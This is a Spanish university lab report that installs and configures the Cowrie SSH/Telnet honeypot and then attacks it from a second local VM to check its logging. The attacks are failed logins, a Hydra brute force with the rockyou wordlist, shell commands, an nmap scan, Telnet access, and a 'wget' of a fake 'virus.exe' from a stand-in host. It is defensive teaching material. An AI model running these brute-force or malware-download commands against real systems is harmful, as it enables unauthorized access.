Sistemas de Información para la Ciberseguridad

Identificación y demostración de un HoneyPot

ENRIQUE GARCÍA CUADRADO

2025

Cowrie es un honeypot que simula un servidor SSH o Telnet vulnerable. Está diseñado para registrar intentos de acceso no autorizado, proporcionando información sobre credenciales utilizadas, comandos ejecutados e interacciones con el sistema. Además, permite almacenar archivos descargados por los atacantes, facilitando el análisis de sus tácticas y herramientas.

En comparación con otros honeypots como Dionaea y Glastopf, Cowrie tiene un enfoque muy bueno para estudiar ataques dirigidos a accesos remotos, mientras que Dionaea está diseñado principalmente para capturar muestras de malware en una amplia variedad de protocolos como HTTP, SMB o FTP. Por otro lado, Glastopf se centra en la simulación de vulnerabilidades web permitiendo registrar ataques como inyecciones SQL.

Proceso de instalación y configuración paso a paso.

El primer paso como siempre ha sido actualizar el sistema e instalar python3 para poder usar el honeypot en su versión más reciente. En este punto he clonado el repositorio de github de Cowrie y dentro de la carpeta he creado un entorno virtual para poder ejecutarlo de forma aislada y que no haya conflictos con otras aplicaciones instaladas en el sistema.

```
┌──(kali㉿enrique)-[~]
└─$ cd Downloads

┌──(kali㉿enrique)-[~/Downloads]
└─$ ls
cowrie                                  LinuxMint-45c33268.zip
eclipse                                 livedump.DMP
eclipse-installer                       pmd-bin-7.7.0
eclipse-workspace                       rats-2.4
elasticsearch-8.16.1-linux-x86_64.tar.gz rules
expat-2.4.1.tar.gz.asc                  snort3-community-rules
GP2                                     splunk-9.3.1-0b8d769cb912-linux-2.6-amd64.deb
kibana-8.16.1-linux-x86_64.tar.gz       volatility
LiME                                    volatility3
LinuxMint-45c33268.vmem                 volatility-env

┌──(kali㉿enrique)-[~/Downloads]
└─$ cd cowrie

┌──(kali㉿enrique)-[~/Downloads/cowrie]
└─$ ls
bin              docker   INSTALL.rst  pyproject.toml          requirements-pool.txt  src
CHANGELOG.rst    docs     LICENSE.rst  README.rst              requirements.txt       tox.ini
CONTRIBUTING.rst etc      Makefile     requirements-dev.txt    setup.cfg              var
cowrie-env       honeyfs  MANIFEST.in  requirements-output.txt setup.py

┌──(kali㉿enrique)-[~/Downloads/cowrie]
└─$
```

Ilustración 1 Descarga e instalación de Cowrie

```
┌──(cowrie-env)─(kali㉿enrique)-[~/Downloads/cowrie]
└─$
```

Ilustración 2 Creación de entorno virtual

En este punto he instalado los requerimientos de Cowrie y he abierto el archivo de configuración

```
┌──(cowrie-env)─(kali㉿enrique)-[~/Downloads/cowrie]
└─$ pip install -r requirements.txt

Collecting attrs==24.3.0 (from -r requirements.txt (line 1))
  Downloading attrs-24.3.0-py3-none-any.whl.metadata (11 kB)
Collecting bcrypt==4.2.1 (from -r requirements.txt (line 2))
  Downloading bcrypt-4.2.1-cp39-abi3-manylinux_2_28_x86_64.whl.metadata (9.8 kB)
Collecting cryptography==44.0.0 (from -r requirements.txt (line 3))
  Downloading cryptography-44.0.0-cp39-abi3-manylinux_2_28_x86_64.whl.metadata (5.7 kB
Collecting hyperlink==21.0.0 (from -r requirements.txt (line 4))
  Downloading hyperlink-21.0.0-py2.py3-none-any.whl.metadata (1.5 kB)
Collecting idna==3.10 (from -r requirements.txt (line 5))
  Using cached idna-3.10-py3-none-any.whl.metadata (10 kB)
```

Ilustración 3 Instalación de requerimientos

```
(cowrie-env)kali@enrique: ~/Downloads/cowrie/etc 104x54
  GNU nano 8.2                                cowrie.cfg

# Hostname for the honeypot. Displayed by the shell prompt of the virtual
# environment
#
# (default: svr04)
hostname = svr04


# Directory where to save log files in.
#
# (default: log)
log_path = var/log/cowrie


# Directory where to save downloaded artifacts in.
#
# (default: downloads)
download_path = ${honeypot:state_path}/downloads


# Directory for static data files
#
# (default: src/cowrie/cowrie)
data_path = src/cowrie/data
```

Ilustración 4 Archivo de configuración de Cowrie

En el archivo de configuración se pueden editar las rutas y las preferencias según las pruebas que se quieran obtener. En esta práctica por ejemplo he activado la opción de telnet que viene sin activar por defecto para poder después realizar algunas pruebas.

```
# ============================================================================
# Telnet Specific Options
# ============================================================================
[telnet]

# Enable Telnet support, disabled by default
enabled = true

# Endpoint to listen on for incoming Telnet connections.
# See https://twistedmatrix.com/documents/current/core/howto/endpoints.html#servers
# (default: listen_endpoints = tcp:2223:interface=0.0.0.0)
# (use systemd: endpoint for systemd activation)
# listen_endpoints = systemd:domain=INET:index=0
# For IPv4 and IPv6: listen_endpoints = tcp6:2223:interface=\:\: tcp:2223:interface=0.0.0.0
# Listening on multiple endpoints is supported with a single space seperator
# e.g "listen_endpoints = tcp:2223:interface=0.0.0.0 tcp:2323:interface=0.0.0.0" will result listening >
# use authbind for port numbers under 1024

listen_endpoints = tcp:2223:interface=0.0.0.0
```

Ilustración 5 Archivo de configuración de Cowrie

Otra cosa que he hecho ha sido cambiar el nombre del hostname del honeypot para que parezca un entorno más realista. En un caso real un atacante al ver esto intentaría casi al 100% atacarlo e intentar conseguir acceso dándonos así la información o la inteligencia del ataque que buscamos obtener con el honeypot.

```
# Hostname for the honeypot. Displayed by the shell prompt of the virtual
# environment
#
# (default: svr04)
hostname = servidor-empresa-enrique
```

Ilustración 6 Archivo de configuración de Cowrie

También se puede ver la ruta de la salida de los logs en formato json. En muchas de las capturas siguientes puede verse este formato.

Algo que me ha parecido muy interesante es la cantidad de opciones que se pueden configurar como salida de los logs, en donde como se puede ver en la imagen, nos da la opción de conectarlo a elasticsearch, pero también nos da la opción de hacerlo con virustotal para analizar cada log con su propia base de datos, también en formato texto, SQL, mongoDB, Splunk y hasta telegram y discord, en donde existen ya bots programados para interpretar los logs. Se nota que es un honeypot con mucho desarrollo por detrás y con una comunidad muy activa.

```
# JSON based logging module
#
[output_jsonlog]
enabled = true
logfile = ${honeypot:log_path}/cowrie.json
epoch_timestamp = false

# Supports logging to Elasticsearch
# This is a simple early release
#
[output_elasticsearch]
enabled = false
host = localhost
port = 9200
index = cowrie
```

Ilustración 7 Archivo de configuración de Cowrie

Ahora inicio cowrie de la siguiente forma. Hay algunas advertencias con respecto al algoritmo de cifrado que he comprobado que no afectan al funcionamiento del honeypot.

```
┌──(cowrie-env)─(kali㉿enrique)-[~/Downloads/cowrie]
└─$ bin/cowrie start

Join the Cowrie community at: https://www.cowrie.org/slack/

Using activated Python virtual environment "/home/kali/Downloads/cowrie/cowrie-env"
Starting cowrie: [twistd  --umask=0022 --pidfile=var/run/cowrie.pid --logger cowrie.python.logfile.logge
r cowrie ]...
/home/kali/Downloads/cowrie/cowrie-env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:105:
CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorit
hms.TripleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  b"3des-cbc": (algorithms.TripleDES, 24, modes.CBC),
/home/kali/Downloads/cowrie/cowrie-env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:112:
CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorit
hms.TripleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  b"3des-ctr": (algorithms.TripleDES, 24, modes.CTR),

┌──(cowrie-env)─(kali㉿enrique)-[~/Downloads/cowrie]
└─$ bin/cowrie status
cowrie is running (PID: 239414).
```

Ilustración 8 Inicio de Cowrie

Se puede comprobar que todo está funcionando bien si hago un intento de conexión SSH y se registra bien el log.



Ilustración 9 Comprobación del funcionamiento

Se pueden ver los logs tanto con tail en texto plano como con formato | jq en json

```
┌──(cowrie-env)─(kali㉿enrique)-[~/…/cowrie/var/log/cowrie]
└─$ cat cowrie.json | jq
{
  "eventid": "cowrie.session.connect",
  "src_ip": "192.168.1.37",
  "src_port": 43304,
  "dst_ip": "192.168.1.41",
  "dst_port": 2222,
  "session": "4d18c8b12d76",
  "protocol": "ssh",
  "message": "New connection: 192.168.1.37:43304 (192.168.1.41:2222) [session: 4d18c8b12d76]",
  "sensor": "enrique",
  "timestamp": "2025-01-08T11:09:12.815141Z"
}
{
  "eventid": "cowrie.client.version",
  "version": "SSH-2.0-OpenSSH_9.9p1 Debian-1",
  "message": "Remote SSH version: SSH-2.0-OpenSSH_9.9p1 Debian-1",
  "sensor": "enrique",
  "timestamp": "2025-01-08T11:09:12.832189Z",
  "src_ip": "192.168.1.37",
  "session": "4d18c8b12d76"
}
```

Ilustración 10 Salida de logs de Cowrie en JSON

Enrique García Cuadrado – Criptografía Aplicada – Máster de Ciberseguridad – UAH 2024 - Actividad 2: Informe de Práctica 2 con JCrypTool

Pruebas realizadas, resultados obtenidos y análisis de los registros.

Prueba 1: Intento de acceso SSH

Tal y como hemos visto en la penúltima captura, al intentar conectarme por ssh desde otra máquina atacante virtual en la misma red, se registran los logs perfectamente.

```
┌──(kali㉿kali)-[~]
└─$ ssh usuario@192.168.1.41 -p 2222

The authenticity of host '[192.168.1.41]:2222 ([192.168.1.41]:2222)' can't be estab
lished.
ED25519 key fingerprint is SHA256:ki7IxzpmP8Q+YNEJ8Wp6FYHepDeZLyKuOGlDvaT2Jo4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.1.41]:2222' (ED25519) to the list of known hos
ts.
usuario@192.168.1.41's password:
Permission denied, please try again.
usuario@192.168.1.41's password:
Permission denied, please try again.
usuario@192.168.1.41's password:
usuario@192.168.1.41: Permission denied (publickey,password).
```

Ilustración 11 Conexión por SSH


```
],
"message": "SSH client hassh fingerprint: 0babd4b68a5f3757987be75fe35ad60a",
"sensor": "enrique",
"timestamp": "2025-01-08T11:09:12.836519Z",
"src_ip": "192.168.1.37",
"session": "4d18c8b12d76"
}
{
"eventid": "cowrie.login.failed",
"username": "usuario",
"password": "root",
"message": "login attempt [usuario/root] failed",
"sensor": "enrique",
"timestamp": "2025-01-08T11:09:21.141393Z",
"src_ip": "192.168.1.37",
"session": "4d18c8b12d76"
}
{
"eventid": "cowrie.login.failed",
"username": "usuario",
"password": "toor",
"message": "login attempt [usuario/toor] failed",
"sensor": "enrique",
"timestamp": "2025-01-08T11:09:24.110293Z",
"src_ip": "192.168.1.37",
"session": "4d18c8b12d76"
}
{
"eventid": "cowrie.login.failed",
"username": "usuario",
"password": "admin",
"message": "login attempt [usuario/admin] failed",
"sensor": "enrique",
"timestamp": "2025-01-08T11:09:27.871154Z",
"src_ip": "192.168.1.37",
"session": "4d18c8b12d76"
}
{
"eventid": "cowrie.session.closed",
"duration": "16.4",
"message": "Connection lost after 16.4 seconds",
"sensor": "enrique",
"timestamp": "2025-01-08T11:09:29.203065Z",
"src_ip": "192.168.1.37",
"session": "4d18c8b12d76"
}
```


Ilustración 12 Salida de logs de Cowrie en JSON

Como se observa en la captura, se han registrado múltiples intentos de acceso fallidos al servicio SSH simulado por Cowrie.

En este caso, un usuario con la dirección IP 192.168.1.37 ha tratado de autenticarse utilizando el nombre de usuario acompañado de tres contraseñas distintas: root, toor y admin.

Sin embargo, todas estas combinaciones han resultado incorrectas lo que ha provocado que el intento de conexión sea rechazado.

Esta información resulta muy útil para analizar los patrones de ataque de los ciberdelincuentes.

Prueba 2: Ataque de fuerza bruta

Para esta prueba he usado la herramienta de hydra para hacer fuerza fbruta contra las credenciales a través de ssh. He usado el diccinario más típico y común que viene por defecto en Kali llamado rockyou y ha encontrado bastante rápido 15 contraseñas válidas.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.41:2222

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit
ary or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-08 11:21:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomme
nded to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiti
ng)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143
44399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.41:2222/
[2222][ssh] host: 192.168.1.41   login: root   password: 12345
[2222][ssh] host: 192.168.1.41   login: root   password: iloveyou
[2222][ssh] host: 192.168.1.41   login: root   password: 12345678
[2222][ssh] host: 192.168.1.41   login: root   password: abc123
[2222][ssh] host: 192.168.1.41   login: root   password: jessica
[2222][ssh] host: 192.168.1.41   login: root   password: babygirl
[2222][ssh] host: 192.168.1.41   login: root   password: princess
[2222][ssh] host: 192.168.1.41   login: root   password: nicole
[2222][ssh] host: 192.168.1.41   login: root   password: monkey
[2222][ssh] host: 192.168.1.41   login: root   password: lovely
[2222][ssh] host: 192.168.1.41   login: root   password: daniel
[2222][ssh] host: 192.168.1.41   login: root   password: 1234567
[2222][ssh] host: 192.168.1.41   login: root   password: 123456789
[2222][ssh] host: 192.168.1.41   login: root   password: password
[2222][ssh] host: 192.168.1.41   login: root   password: rockyou
1 of 1 target successfully completed, 15 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-08 11:22:10
```

Ilustración 14 Fuerza bruta con Hydra

En los logs de cowrie se pueden ver todos los intentos de contraseñas que se han ido probando de forma automática como ‘princess’ ‘nicole’ o ‘lovely’. Además se pueden ver otros datos del atacante como la ip o el momento en el que ha intentado conectarse.

Gracias a esto un atacante ya tendría esa conexión al honeypot y se podría conectar de forma correcta con cualquiera de estas contraseñas.


```
"username": "root",
"password": "princess",
"message": "login attempt [root/princess] succeeded",
"sensor": "enrique",
"timestamp": "2025-01-08T11:23:02.753314Z",
"src_ip": "192.168.1.37",
"session": "4603865b83fd"


"eventid": "cowrie.login.success",
"username": "root",
"password": "nicole",
"message": "login attempt [root/nicole] succeeded",
"sensor": "enrique",
"timestamp": "2025-01-08T11:23:02.759500Z",
"src_ip": "192.168.1.37",
"session": "d2ff7a94ab14"


"eventid": "cowrie.login.success",
"username": "root",
"password": "lovely",
"message": "login attempt [root/lovely] succeeded",
"sensor": "enrique",
"timestamp": "2025-01-08T11:23:02.832785Z",
"src_ip": "192.168.1.37",
"session": "5b7d4e931d22"
```


Ilustración 13 Salida de logs de Cowrie en JSON

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.1.41 -p 2222

root@192.168.1.41's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@servidor-empresa-enrique:~# whoami
root
```

Ilustración 15 Conexión exitosa

Prueba 3: Ejecución de comandos

Dentro de la sesión iniciada por el atacante a través del servicio SSH simulado por Cowrie, se observa cómo este comienza a ejecutar comandos básicos para explorar el sistema.

```
root@servidor-empresa-enrique:~# ls
root@servidor-empresa-enrique:~# cd /home
root@servidor-empresa-enrique:/home# ls
phil
root@servidor-empresa-enrique:/home# cd phil
root@servidor-empresa-enrique:/home/phil# ls
```

Ilustración 16 Probando comandos en terminal remota del atacante


```
{
  "eventid": "cowrie.command.input",
  "input": "cd /home",
  "message": "CMD: cd /home",
  "sensor": "enrique",
  "timestamp": "2025-01-08T11:30:59.470327Z",
  "src_ip": "192.168.1.37",
  "session": "260fddbcd80b"
}
{
  "eventid": "cowrie.command.input",
  "input": "ls",
  "message": "CMD: ls",
  "sensor": "enrique",
  "timestamp": "2025-01-08T11:31:00.656560Z",
  "src_ip": "192.168.1.37",
  "session": "260fddbcd80b"
}
{
  "eventid": "cowrie.command.input",
  "input": "cd phil",
  "message": "CMD: cd phil",
  "sensor": "enrique",
  "timestamp": "2025-01-08T11:31:03.662998Z",
  "src_ip": "192.168.1.37",
  "session": "260fddbcd80b"
}
```


Ilustración 17 Salida de logs de Cowrie en JSON

Como se muestra en los registros, cada comando ejecutado queda registrado detalladamente en los logs generados por Cowrie.

Esto incluye el comando introducido, el mensaje de salida simulado, la dirección IP del atacante (192.168.1.37)

También se registra la marca temporal precisa de cada acción y el identificador de la sesión establecida.

Estos registros no solo reflejan las actividades del atacante, sino que también permiten analizar su comportamiento y posibles intenciones.

Prueba 4: Descarga de un archivo malicioso

Cuando un atacante intente traerse un archivo malicioso como un script o un malware para ejecutar en el servidor, cowrie lo va a detectar en sus logs

```
root@servidor-empresa-enrique:~# wget https://www.sitiofalso.com/virus.exe
--2025-01-08 11:35:30--  https://www.sitiofalso.com/virus.exe
Connecting to www.sitiofalso.com:None... connected.
HTTP request sent, awaiting response... Resolving no.such (www.sitiofalso.com)... f
ailed: nodename nor servname provided, or not known.
wget: unable to resolve host address ‘www.sitiofalso.com’
root@servidor-empresa-enrique:~#
```

Ilustración 18 Descarga de archivo remoto


```
{
  "eventid": "cowrie.command.input",
  "input": "wget https://www.sitiofalso.com/virus.exe",
  "message": "CMD: wget https://www.sitiofalso.com/virus.exe",
  "sensor": "enrique",
  "timestamp": "2025-01-08T11:35:30.991353Z",
  "src_ip": "192.168.1.37",
  "session": "09e29a9f0dd0"
}
```


Ilustración 19 Salida de logs de Cowrie en JSON

Pero además cowrie almacena este archivo en su directorio de descargas para su posterior análisis y así es como muchos investigadores consiguen encontrar zero days o vulnerabilidades poco conocidas que utilizan los ciberdelincuentes. Este archivo podría analizarse mediante un análisis estático con ghidra o mediante un análisis dinámico en un entorno preparado y aislado.

```
┌──(cowrie-env)─(kali㉿enrique)-[~/…/var/lib/cowrie/downloads]
└─$ ls
tmptpzs7xo3
```

Ilustración 20 Archivo temporal para analizar

Prueba 5: Escaneo de puertos desde otra máquina

Al hacer un nmap desde una máquina atacante cowrie responde como un servicio SSH activo y registra el intento de conexión con la ip del atacante.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.41

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 11:44 EST
Nmap scan report for 192.168.1.41
Host is up (2.2s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
2222/tcp open  EtherNetIP-1
MAC Address: 08:00:27:AD:25:87 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 10.41 seconds
```

Ilustración 21 Escaneo de puertos a la ip víctima

```
{
  "eventid": "cowrie.session.connect",
  "src_ip": "192.168.1.37",
  "src_port": 39338,
  "dst_ip": "192.168.1.41",
  "dst_port": 2222,
  "session": "4c533458cc04",
  "protocol": "ssh",
  "message": "New connection: 192.168.1.37:39338 (192.168.1.41:2222) [session: 4c533458cc04]",
  "sensor": "enrique",
  "timestamp": "2025-01-08T11:48:19.854532Z"
}
{
  "eventid": "cowrie.session.closed",
  "duration": "0.0",
  "message": "Connection lost after 0.0 seconds",
  "sensor": "enrique",
  "timestamp": "2025-01-08T11:48:19.855225Z",
  "src_ip": "192.168.1.37",
  "session": "4c533458cc04"
}
```


Ilustración 22 Salida de logs de Cowrie en JSON

Prueba 6: Intento de conexión Telnet

Al igual que en la prueba anterior, al intentar conectarse por Telnet al puerto 2223 y obtener acceso, todo queda registrado en los logs de cowrie con los datos y la ip asociada a la máquina atacante.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.41 2223
Trying 192.168.1.41 ...
Connected to 192.168.1.41.
Escape character is '^]'.
login: root
Password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@servidor-empresa-enrique:~# timed out waiting for input: auto-logout
Connection closed by foreign host.
```

Ilustración 23 Conexión por Telnet


```
{
  "eventid": "cowrie.session.connect",
  "src_ip": "192.168.1.37",
  "src_port": 52316,
  "dst_ip": "192.168.1.41",
  "dst_port": 2223,
  "session": "f8937ca2be40",
  "protocol": "telnet",
  "message": "New connection: 192.168.1.37:52316 (192.168.1.41:2223) [session: f8937ca2be40]",
  "sensor": "enrique",
  "timestamp": "2025-01-08T12:05:04.784680Z"
}
{
  "eventid": "cowrie.session.closed",
  "duration": 13.652239084243774,
  "message": "Connection lost after 13 seconds",
  "sensor": "enrique",
  "timestamp": "2025-01-08T12:05:18.436814Z",
  "src_ip": "192.168.1.37",
  "session": "f8937ca2be40"
}
```


Ilustración 24 Salida de logs de Cowrie en JSON

Enrique García Cuadrado – Criptografía Aplicada – Máster de Ciberseguridad – UAH 2024 - Actividad 2: Informe de Práctica 2 con JCrypTool

Enlace a la demostración en vivo:

https://vimeo.com/1045773275?share=copy